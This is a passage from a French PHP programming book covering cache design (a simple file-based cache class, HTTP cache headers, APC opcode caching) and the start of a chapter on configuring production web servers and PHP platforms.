


Figure 14–18
Stratégie de génération pour la gestion de la logique métier

Limites et dangers de la génération de code

Le premier danger de cette discipline est la création de code incorrect. Pour une génération de code agile, il convient non seulement de « blinder » le générateur en filtrant les informations et en effectuant des tests de syntaxe, mais aussi de prévoir un

mécanisme de traçabilité des erreurs. Ce mécanisme peut être fourni par les tests unitaires, le débogueur ou un système de log.

La génération peut apporter un niveau de complexité supplémentaire. Lire un fichier de code est facile. Imaginer tout ce que peut fournir un générateur et imaginer le code produit avant sa génération est une opération plus délicate. Les applications d'intelligence artificielle qui exploitent la génération et la régénération de code font appel à des disciplines complexes qui demandent beaucoup de travail et de réflexion.

Mise en cache

La pratique de la mise en cache s'inscrit dans une volonté d'optimisation des performances. L'idée principale est d'économiser des ressources en évitant de solliciter un processus lourd à plusieurs reprises pour des traitements redondants.

En PHP, la mise en cache est une pratique courante. Elle intervient dans l'architecture des applications, possède de multiples outils et peut faire l'objet d'une stratégie à plusieurs niveaux.

La mise en cache augmente les performances d'une application et réduit la consommation des ressources. En revanche, elle apporte une complexité supplémentaire à l'architecture et peut dégrader l'intégrité des données si les paramétrages ne sont pas maîtrisés. Il vous appartient d'exploiter la mise en cache à bon escient.

> **CONSEIL Générer la mise en cache à la demande par un handler 404**
>
> La remarque sur l'exploitation de l'erreur 404 dans le modèle MVC au chapitre 2 illustre une méthode pratique pour générer le cache à la demande.
>
> Si un fichier n'existe pas, une erreur 404 se produit. La page d'erreur habituelle est remplacée par un contrôleur qui analyse la requête, cherche si la page existe, la génère et l'affiche si c'est le cas. Ce mécanisme peut être déclaré pour chaque `virtualhost` dans un fichier `.htaccess`.

Mise en cache sur mesure

Un moteur de cache minimal est facile à réaliser. Son principe est toujours basé sur la même logique, décrite sur la figure 14-19.

La mise en cache peut faire intervenir plusieurs niveaux : par exemple, la mise en cache de produits récupérés via un service web (première couche permettant d'éviter de solliciter des requêtes SOAP redondantes) et la mise en cache des pages HTML (seconde couche). Nous reviendrons sur ce concept un peu plus loin dans ce chapitre.

EXEMPLE PRATIQUE Une classe de cache minimale

Voici une classe de mise en cache basée sur l'algorithme de la figure 14-19. Elle comporte trois méthodes publiques : put pour mettre une donnée en cache, get pour récupérer une donnée et clear pour nettoyer les données qui sont en cache.

CacheManager.php

```
<?php

class CacheManager {

    // Répertoire de stockage du cache.
    private $cacheDir;

    // Initialisation du répertoire de stockage des
    // fichiers de cache.
    public function __construct($cacheDir = null) {
        if (!$cacheDir) {
            $this->cacheDir = dirname(__FILE__).'/cache';
        } elseif (is_dir($cacheDir)) {
            $this->cacheDir = $cacheDir;
        } else {
            die('Répertoire de cache inexistant.');
        }
        if (!is_dir($this->cacheDir)) {
            die('Le dossier "cache" n\'existe pas.');
        }
    }

    // Construit le nom du fichier de cache à partir
    // de la requête.
    private function getFileName(&$request) {
        $request = (string)$request;
        if (!$request) { return false; }
        return $this->cacheDir.'/'.md5($request).'.cache';
    }

    // Mise en cache du contenu $data correspondant
    // à la requête $request.
    public function put($request, $data) {
        $fileName = $this->getFileName($request);
        return file_put_contents($fileName,
                                 $data);
    }
```

```
    // Retrait du contenu $data correspondant à la requête
    // $request ou false si n'existe pas.
    public function get($request) {
        $fileName = $this->getFileName($request);
        return @file_get_contents($fileName);
    }

    // Nettoie le cache. Si pas de requête, nettoie tout.
    public function clear($request = null) {
        if ($request) {
            @unlink($this->getFileName($request));
        } else {
            $dir = @opendir($this->cacheDir);
            if (!$dir) { return false; }
            while (($file = readdir($dir)) !== false) {
                if (eregi('^[0-9A-Z]+\.cache$', $file)) {
                    @unlink($this->cacheDir.'/'.$file);
                }
            }
            closedir($dir);
        }
        return true;
    }
}

?>
```

Pour tester cette classe, créez un fichier cache.php avec le code suivant et lancez des requêtes du type http://<votre_url>/cache.php?r=cle&d=valeur :

```
<?php

include 'CacheManager.php';

$cache = new CacheManager();
if ($_GET['r']) {
    if ($_GET['d']) {
        $cache->put($_GET['r'], $_GET['d']);
    } else {
        echo $cache->get($_GET['r']);
    }
} else {
    $cache->clear();
}

?>
```




Figure 14–19 Principe de base de la mise en cache

Utilisation d'un outil existant

Quelques outils sont à votre disposition. Certains sont dédiés à la gestion d'un cache, d'autres proposent une option de mise en cache. Voici quelques exemples :

- outils dédiés à la mise en cache : jpcache (écrit en PHP), Alternative PHP Cache (APC - écrit en C), Zend Cache, etc. ;
- outils proposant des mises en cache : Smarty, Apache2 (mod_cache), SPIP et de nombreux autres CMS.

Apache mod_cache et jpcache sont des outils de cache « haut niveau » qui assurent une politique de mise en cache de pages HTML. À l'inverse, APC peut être un outil « bas niveau » pour la mise en cache des tableaux opcodes. Nous reviendrons plus loin sur ce principe de mise en cache « bas niveau ».

Quelques liens utiles vers des outils de mise en cache

jpcache :	▸ http://www.jpcache.com
PEAR::Cache :	▸ http://pear.php.net/package/Cache
PEAR::Cache_Lite :	▸ http://pear.php.net/package/Cache_Lite
APC :	▸ http://pecl.php.net/package/APC
Apache mod_cache :	▸ http://httpd.apache.org/docs/2.0/mod/mod_cache.html

> **CONSEIL Quelle base de données pour stocker du cache ?**
>
> Les données de cache ont cela de spécifique : elles sont faites pour être lues. Les opérations d'écriture sont en revanche plutôt rares. Un outil simple et pratique comme SQLite convient très bien pour ce rôle. SQLite est efficace en lecture, il est permissif et manipule des bases embarquées, ce qui vous évitera de reconfigurer une base de données à chaque fois que vous déplacerez votre application.

Mise en cache « haut niveau » via serveur proxy

L'utilisation d'un outil comme Squid peut être envisagée pour gérer la mise en cache de vos pages statiques. Dans ce cas, le contrôle de la mise en cache se fait via les headers des pages :

Contrôle du cache par le header

```
$self_stat = stat(__FILE__);
$date_upd = gmdate('D, d M Y H:i:s', $self_stat['mtime']);
$cachectrl = 'Cache-Control: must-revalidate, ';
$cachectrl .= 'max-age=3600, s-maxage=0, private';

header('Last-Modified: '.$date_upd.' GMT');
header($cachectrl);
```

Mise en cache à plusieurs niveaux

Les performances de vos applications seront optimisées grâce à la mise en place d'une stratégie de cache à plusieurs niveaux. Tel qu'illustré sur la figure 14-20, nous pouvons diviser les différents types de mise en cache en trois :

- Le cache d'opcodes, opéré au *niveau le plus bas*, maintient en mémoire le code PHP compilé afin d'optimiser les performances à l'exécution.
- Le cache de « fonctionnalités », opéré au *niveau intermédiaire*, met en cache le résultat d'opérations élémentaires coûteuses telles que les appels aux services web, bases de données ou récupération de données via FTP, HTTP, etc.
- Le cache frontal, opéré au *niveau le plus haut*, est orienté « requête utilisateur ». Chaque requête est mise en cache quels que soient les appels qui se trouvent derrière.

Une mise en cache à plusieurs niveaux implique souvent quelques complications dans le mécanisme de régénération des données de cache. En effet, cela forme une chaîne. Lorsqu'une donnée est mise à jour dans la couche « fonctionnalités », cela implique des modifications sur la couche « présentation ». Ces modifications devront être prises en compte. La figure 14-21 illustre cette problématique.




Figure 14–20 Mise en cache sur plusieurs niveaux

Dans votre architecture, pensez à faire en sorte que les dépendances entre les différents niveaux de cache soient faciles à détecter en tenant à jour, par exemple, une table de dépendances. Cela évite de compliquer les choses en mettant en place des politiques de dépendance incertaines.




Figure 14–21 La mise en cache sur plusieurs niveaux implique des dépendances

Mise en cache bas niveau du code compilé

Lorsqu'un script PHP est exécuté, chaque page est parsée et compilée à la volée avant d'être exécutée. Cela engendre des opérations redondantes que le cache d'opcodes peut optimiser. La figure 14-22 illustre le principe de cet outil.

Il existe plusieurs applications optimisant PHP avec des caches d'opcodes. Avant d'en adopter une, sachez que ce cache est sensible à la version de PHP. Vérifiez que votre choix est compatible avec l'application que vous voulez utiliser.

Quelques applications de mise en cache d'opcodes

APC : ▸ http://pecl.php.net/package/APC
IonCube (PHP Accelerator) : ▸ http://www.php-accelerator.co.uk
Turk MMCache (eAccelerator) : ▸ http://turck-mmcache.sourceforge.net
Zend Optimizer : ▸ http://www.zend.com/store/products/zend-optimizer.php




Figure 14–22
Principe du cache d'opcodes

Mise en cache mémoire des opcodes et des données

Mise en pratique avec APC

APC (Alternative PHP Cache) est un outil pratique et fiable de mise en cache. Il permet, en plus de la mise en cache des opcodes et des données, de contrôler l'état du cache grâce à des fonctions pratiques.

> **APC**
> ‣ http://pecl.php.net/package/APC
> **Documentation**
> ‣ http://livedocs.phpdoc.info/index.php?l=en&q=ref.apc

Installation

L'installation de l'outil s'effectue avec PEAR ou manuellement. Sous Windows, il vous faudra récupérer la bibliothèque (`.dll`) correspondante et la spécifier dans le fichier `php.ini`.

Sous Unix/Linux, vous devez récupérer l'extension (`apc.so`) en utilisant PEAR, en la téléchargeant sur le site d'APC ou en compilant les sources, puis éditer le fichier `php.ini` pour inscrire l'extension comme ceci :

php.ini

```
(...)
extension_dir = "/usr/local/lib/php/extensions/"
(...)
extension=apc.so
(...)
```

Vérification de la présence de la documentation d'APC (liste des modules)

```
$ php -m
[PHP Modules]
apc
ctype
curl
```

Configuration

Les directives de configuration fournies avec APC permettent d'effectuer plusieurs réglages, tels que l'activation de l'extension, la taille des segments de mémoire, la

durée de vie du cache (*ttl*), le comportement des processus, les motifs de fichiers à mettre en cache (expressions régulières) et l'activation en ligne de commande.

Ne pas spécifier de réglages dans `php.ini` signifie que la configuration par défaut est utilisée. Vous pouvez la consulter à la page suivante, ainsi que la signification de l'ensemble des directives :

- http://livedocs.phpdoc.info/index.php?l=fr&q=ref.apc

Utilisation

APC propose des fonctions de contrôle du cache en PHP. L'exemple suivant donne une idée des possibilités offertes par l'extension. Rendez-vous également au chapitre 12 dans la section qui concerne la mise en mémoire partagée de variables et d'objets.

Quelques fonctions PHP mises à disposition par APC

```
// Liste des pages php compilées en cache avec
// leur fréquence de sollicitation.
$cache_info = apc_cache_info();
foreach ($cache_info['cache_list'] AS $file) {
    echo $file['filename'].' - lue : ';
    echo $file['num_hits'].' fois.<br>';
}

// Mise en cache de constantes (pour les variables,
// voir au chapitre 12).
$const = array('NAME' => 'Guillaume', 'AGE' => 26);
apc_define_constants('mes_constantes', $const);

// Récupération des constantes (à mettre dans un autre
// fichier).
apc_load_constants('mes_constantes');
echo NAME, ' ', AGE;

// Affichage d'informations sur la mémoire allouée par APC.
print_r(apc_sma_info());

// Effacement complet du cache.
apc_clear_cache();
```

QUATRIÈME PARTIE

Définition des exigences pour l'exploitation

Si l'environnement d'exécution n'est pas une priorité pour la plupart des projets PHP, sa maîtrise est indispensable pour supporter la charge des applications professionnelles et assurer une sécurité optimale.

Dans ces chapitres, nous apprendrons non seulement à paramétrer un environnement d'exécution mais également à synchroniser les travaux d'exploitation et de développement.

15

L'environnement d'exécution

Ça y est ! Votre application fonctionne, la version stable est figée ; il est temps de passer à la phase d'exploitation. À ce stade, il ne vous reste plus qu'à effectuer une installation en production.

Nous avons vu au chapitre 4 comment installer et exploiter un environnement d'exécution pour les développements. Nous allons découvrir maintenant la composition d'un environnement d'exécution pour la production ainsi que les bonnes pratiques à observer pour obtenir des niveaux de sécurité, de performance et de stabilité optimaux.

Par ailleurs, prendre connaissance de la configuration et des contraintes de l'environnement de production qui va héberger vos applications PHP est une démarche de prévoyance qui vous fera gagner du temps, parlez-en à votre responsable d'exploitation. Vous aurez ainsi les moyens de mieux adapter les développements aux caractéristiques de l'environnement et vice versa.

Il va de soi que ce chapitre s'adresse à des équipes ayant la possibilité de paramétrer elles-mêmes leur environnement afin d'y héberger des applications sur mesure. Lier un environnement spécifique à des applications spécifiques donne de très bons résultats mais n'apporte pas la portabilité nécessaire à des développements dont les sources sont destinées à la diffusion.

En revanche, vous apprendrez grâce à ce chapitre que le comportement d'un script PHP dépend aussi de l'environnement d'exécution. Avoir une bonne connaissance des configurations et des ressources courantes et spécifiques apporte une aide au développement d'applications portables.

S'adapter aux caractéristiques de l'environnement d'exécution

Ce n'est pas au moment du déploiement en production que vous devez vous apercevoir qu'une contrainte d'exploitation empêche votre application de tourner correctement. Il existe une solution facile pour éviter ce problème : *communiquer* avec votre administrateur système.

Nous allons voir dans les sections qui suivent les informations que vous devez connaître, avant d'aborder celles que vous devez transmettre. Certaines parties s'adresseront également à l'administrateur système.

Maîtriser les caractéristiques de l'environnement

Cela consiste à connaître les différents constituants de l'environnement d'exécution, ainsi que leurs configurations et caractéristiques. La figure 15-1 illustre la plupart des points à connaître sur l'environnement pour développer dans des conditions optimales.




Figure 15–1
Connaître les caractéristiques de l'environnement de production

Le serveur HTTP

Les applications PHP sont pour la plupart des applications web dépendantes d'un serveur HTTP. Dans la mesure du possible, il faudra éviter que vos développements PHP soient dépendants d'un serveur HTTP spécifique, car ce dernier peut changer de comportement en fonction des versions ou être remplacé par un administrateur système.

Voici une liste non exhaustive de caractéristiques du serveur HTTP exploitables par PHP. Pour chaque section qui va suivre, seront proposées une description du sujet, du problème et des propositions de solutions alternatives.

Les variables d'environnement

Certaines variables d'environnement, accessibles via le tableau `$_SERVER` sont figées ou peuvent être déclarées dans la configuration du serveur :

Extrait de `httpd.conf` (serveur Apache)

```
SetEnv VARIABLE "Valeur"
```

Le problème : quelques-unes de ces variables, telles que `$_SERVER['QUERY_STRING']` (auto-générée par le serveur), ont peu de chance d'évoluer. En revanche, d'autres sont plus spécifiques et risquent d'engendrer des problèmes en cas de mise à jour du serveur HTTP.

Les solutions alternatives : les variables d'environnement et de configuration peuvent être également déclarées dans l'environnement PHP (`php.ini`) ou directement dans votre application. Si cette dernière doit souvent changer d'environnement (HTTP ou PHP), évitez d'avoir à le modifier à chaque migration ou changement de serveur.

> **CONSEIL Privilégiez l'indépendance de votre application**
>
> Vous aurez ainsi la main sur la configuration à tout moment, vous gagnerez du temps en évitant de multiples configurations alternatives et favoriserez la portabilité et la réutilisabilité de vos développements.

Les modules et options du serveur

Grâce à certains modules et options, vous pouvez effectuer des opérations intéressantes, tel que des mises en cache, des récritures d'URL, des alias et de nombreuses autres configurations.

Le problème : ces modules sont souvent très pratiques et fiables, mais leur utilisation intensive peut rendre votre application PHP inutilisable sans eux.

Les solutions alternatives : faites en sorte que ces configurations soient facultatives. Elles sont là pour optimiser l'environnement applicatif et surtout pas pour se substituer à vos développements ou réparer les pots cassés !

L'exemple typique concerne la récriture d'URL (module `mod_rewrite` du serveur Apache) : si vous n'accédez pas à vos images parce qu'il y a un problème de configuration dans votre code, arrangez-vous pour modifier le code. N'utilisez la récriture que si vous n'avez pas d'autre choix. Dans le cas contraire, l'accumulation des récritures aurait une incidence sur les performances, la stabilité et la complexité de votre environnement.

CULTURE **Quelques modules d'Apache utilisés avec PHP**

- **mod_layout** : affiche automatiquement un contenu au début et/ou à la fin des pages web, permettant de contrôler l'aspect global d'un site ou d'ajouter des bannières publicitaires.
- **mod_rewrite** : autorise la mise en place de règles de récriture d'URL. Lorsqu'une URL correspond à un motif défini par une expression régulière, elle peut être modifiée et reparamétrée automatiquement. Cette opération est visible ou transparente (via proxy) :

```
RewriteEngine On
RewriteRule ^/php(.*)$ http://www.openstates.com/php$1 [P]
```

- **mod_proxy** : met en place un mécanisme d'accès à un site ou une partie de site à partir d'une URL alternative. Par exemple, vous pouvez installer un proxy pour accéder à votre intranet depuis Internet, jusque là accessible par l'intermédiaire d'une adresse interne telle que http://localhost/intranet/ :

```
ProxyPass /intranet http://localhost/intranet/
```

- **mod_php** : celui-ci, vous pouvez en user et en abuser à volonté !

Pour en savoir plus sur les modules disponibles pour Apache, il existe une bibliothèque officielle à l'adresse suivante :

‣ http://modules.apache.org

Le serveur et sa version

Le type de serveur HTTP que vous utiliserez, ainsi que sa version, ont une incidence plus ou moins marquée sur le comportement de vos applications. Comme nous l'avons vu précédemment, plus vos applications sont indépendantes du serveur HTTP, mieux c'est.

Voici, dans les sections qui vont suivre, quelques serveurs HTTP utilisés avec PHP.

Apache 1.3.x

C'est actuellement le serveur le plus utilisé par la communauté PHP. Apache est une référence de fiabilité et de richesse fonctionnelle. Selon les statistiques de Netcraft (http://www.netcraft.com), il occuperait près de 70 % des parts de marché.

Il est également gratuit et son utilisation avec PHP ne pose aucun problème.

Apache 2.x

Il est le digne successeur de Apache 1.3.x et offre de nombreuses fonctionnalités en plus, dont la possibilité d'avoir un environnement multithreadé, afin de mieux gérer les ressources. En revanche, certaines extensions PHP sous Unix sont encore incompatibles avec le multithread, il est donc conseillé de ne pas exploiter cette option pour l'instant.

Apache :
- http://httpd.apache.org

EXPLICATION **Pourquoi ne doit-on pas utiliser Apache 2 dans un environnement threadé multi-processeur de production ?**

Extrait de la documentation officielle de PHP : « PHP est un mortier. C'est un mortier utilisé pour construire de belles applications web en utilisant beaucoup de bibliothèques ensemble, apparaissant comme une seule entité à travers un langage intuitif et facile à apprendre. La flexibilité et la puissance de PHP se fondent sur la stabilité et la robustesse de la plate-forme fondamentale. Il a besoin d'un système d'exploitation qui fonctionne, d'un serveur web qui fonctionne et de bibliothèques externes pour coller le tout. Lorsqu'un seul de ces éléments arrête subitement de fonctionner, PHP doit identifier le problème et le réparer au plus vite. Puisqu'on rend le cadre fondamental plus complexe en ne séparant pas les exécutions des threads, ni les segments mémoires, ni un endroit clos pour traiter chaque requête entrante, des pieds d'argile sont introduits dans le système PHP. » Pour en savoir plus :
- http://www.php.net/manual/fr/faq.installation.php

Caudium

C'est un serveur web léger, optimisé pour la gestion de pages dynamiques. Ses avantages sont ses performances, son système de templating, sa facilité d'utilisation et sa flexibilité. Caudium est portable sur un bon nombre de serveurs Unix.

Ce serveur est séduisant pour une utilisation PHP ; en revanche, il est facile de se rendre dépendant de lui en usant de toutes ses caractéristiques. Lisez bien la documentation pour connaître toutes ses possibilités.

Caudium :
- http://caudium.net

IIS/PWS

Ces serveurs sont spécifiques à Windows. Si vous les maîtrisez bien et ne comptez pas migrer sur d'autres plates-formes, ils constituent de bons choix.

En revanche, rendre vos scripts PHP dépendants d'eux est à double tranchant : une migration vers un autre serveur HTTP sur un autre environnement nécessitera des retouches.

Faites également attention à l'installation CGI de PHP, elle peut rendre votre environnement vulnérable. Consultez la documentation de PHP sur ce sujet si vous êtes concerné par le problème.

IIS/PWS :
- http://www.microsoft.com/windowsserver2003/iis/

IIS/PWS et CGI :
- http://www.php.net/manual/fr/security.cgi-bin.php

Iplanet/Java System Web Server (JSWS)

On rencontre ce serveur (commercial) sur le système Solaris. iPlanet est un bon serveur pour les professionnels, optimisé pour les environnements Java.

JSWS :
- http://www.sun.com/software/products/web_srvr/home_web_srvr.xml

Et les autres

Vous trouverez sur la documentation PHP des informations importantes sur l'utilisation de votre plate-forme préférée avec ces serveurs : OmniHTTPd, Sambar, Xitami.

Installation de PHP :
- http://www.php.net/manual/fr/install.php

Si vous travaillez avec un administrateur système, n'hésitez pas à communiquer avec lui pour connaître les avantages et les contraintes du serveur installé. Si ce choix n'a pas encore été fait, impliquez-y les personnes concernées afin qu'elles soient conscientes des implications de ce choix.

La configuration du serveur

Nous avons vu au chapitre 4 un exemple agile de configuration de serveur HTTP pour un environnement composé de plusieurs applications.

Les bonnes pratiques liées à la configuration du serveur HTTP veulent que l'on respecte la logique de cette installation. Discutez les conventions à fixer sur la configuration HTTP avec l'administrateur système.

Si vous décidez que vos applications doivent être indépendantes les unes des autres (un VirtualHost par unité), votre administrateur mettra en place un mécanisme basé sur ce principe, pour que l'installation et la mise à jour de vos développements soient optimales.

Si vous décidez en cours de route et sans prendre le temps de faire évoluer la politique de votre configuration que telle application utilisera les images de telle autre, et qu'au fur et à mesure, des règles de récritures et des liens symboliques fleurissent, vous rendrez votre environnement vulnérable.

Prenez donc le temps de réfléchir consciencieusement avec votre administrateur système ou la personne chargée de l'exploitation sur la configuration du serveur. Vous pouvez notamment aborder les sujets suivants :

- La gestion des applications : leurs installation, configuration, possibilités de mises à jour. Voyez également comment vous mutualiserez vos applications PHP avec d'autres applications non-PHP.
- Les relations entre les applications : les répertoires communs, conventions communes (vous pouvez décider d'avoir une règle globale, comme placer les images dans le dossier `images`. Respectez ensuite cette règle, ne mettez pas vos images dans un dossier `image` ou `Images`).
- La gestion des performances : mise en cache (des images par exemple, dans le dossier `images`...), ressources allouées aux applications, etc.
- Les fonctionnalités : définissez les modules dont vous avez besoin. En revanche, évitez d'en avoir trop. Une configuration simple est souvent beaucoup plus stable et fiable qu'une configuration jonchée de *`goodies`*.

La plate-forme PHP

Elle concerne l'exécutable PHP. Cet exécutable est loin d'être indépendant, c'est d'ailleurs pour cette raison que l'on parle souvent et à juste titre de « plate-forme ». Il est souvent lié à des modules plus ou moins nombreux, au serveur HTTP et au système d'exploitation.

Les caractéristiques de la plate-forme PHP sont déterminantes. Le jeu de fonctions, le comportement de l'interpréteur, les performances et la sécurité sont autant de sujets tributaires de ces caractéristiques.

La version de PHP

Tout utilisateur assidu de PHP connaît les impacts liés aux changements de version, notamment au niveau du moteur. Ces impacts sont de très bonnes raisons d'entreprendre des développements agiles, facilement remaniables (refactorisables), dont il est question au chapitre 2.

Le bouleversement du moment est dû au passage de la version 4 à la version 5. D'autres différences plus minimes existent entre les révisions de la version 4.

Dans sa version 5, PHP autorise les développements orientés objet. Les objets en PHP 5 sont par défaut passés par références, contrairement aux objets PHP 4 qui sont passés par valeurs. Et de nombreux autres sujets plus ou moins importants (MySQL non inclus par défaut, mots-clés, etc.) doivent être pris en considération. Voici deux liens utiles concernant les différences entre PHP 5 et les autres versions :

Migrer vers PHP 5 (anglais) :	▸ http://www.zend.com/php5/migration.php
FAQ sur les migrations :	▸ http://www.php.net/manual/fr/faq.migration5.php

Si vous pouvez choisir entre la version 4 et la version 5 de PHP, choisissez la plus récente. C'est un gage de qualité, de fiabilité et de pérennité. Aujourd'hui, il reste encore quelques applications non compatibles PHP 5, mais elles se font de plus en plus rares.

PHP et ses modules

Les modules et les plug-ins sont l'avenir de la programmation. Certaines applications comme l'éditeur Eclipse ne sont composés que de modules. Cela facilite les développements, les possibilités d'évolution et la personnalisation d'une application.

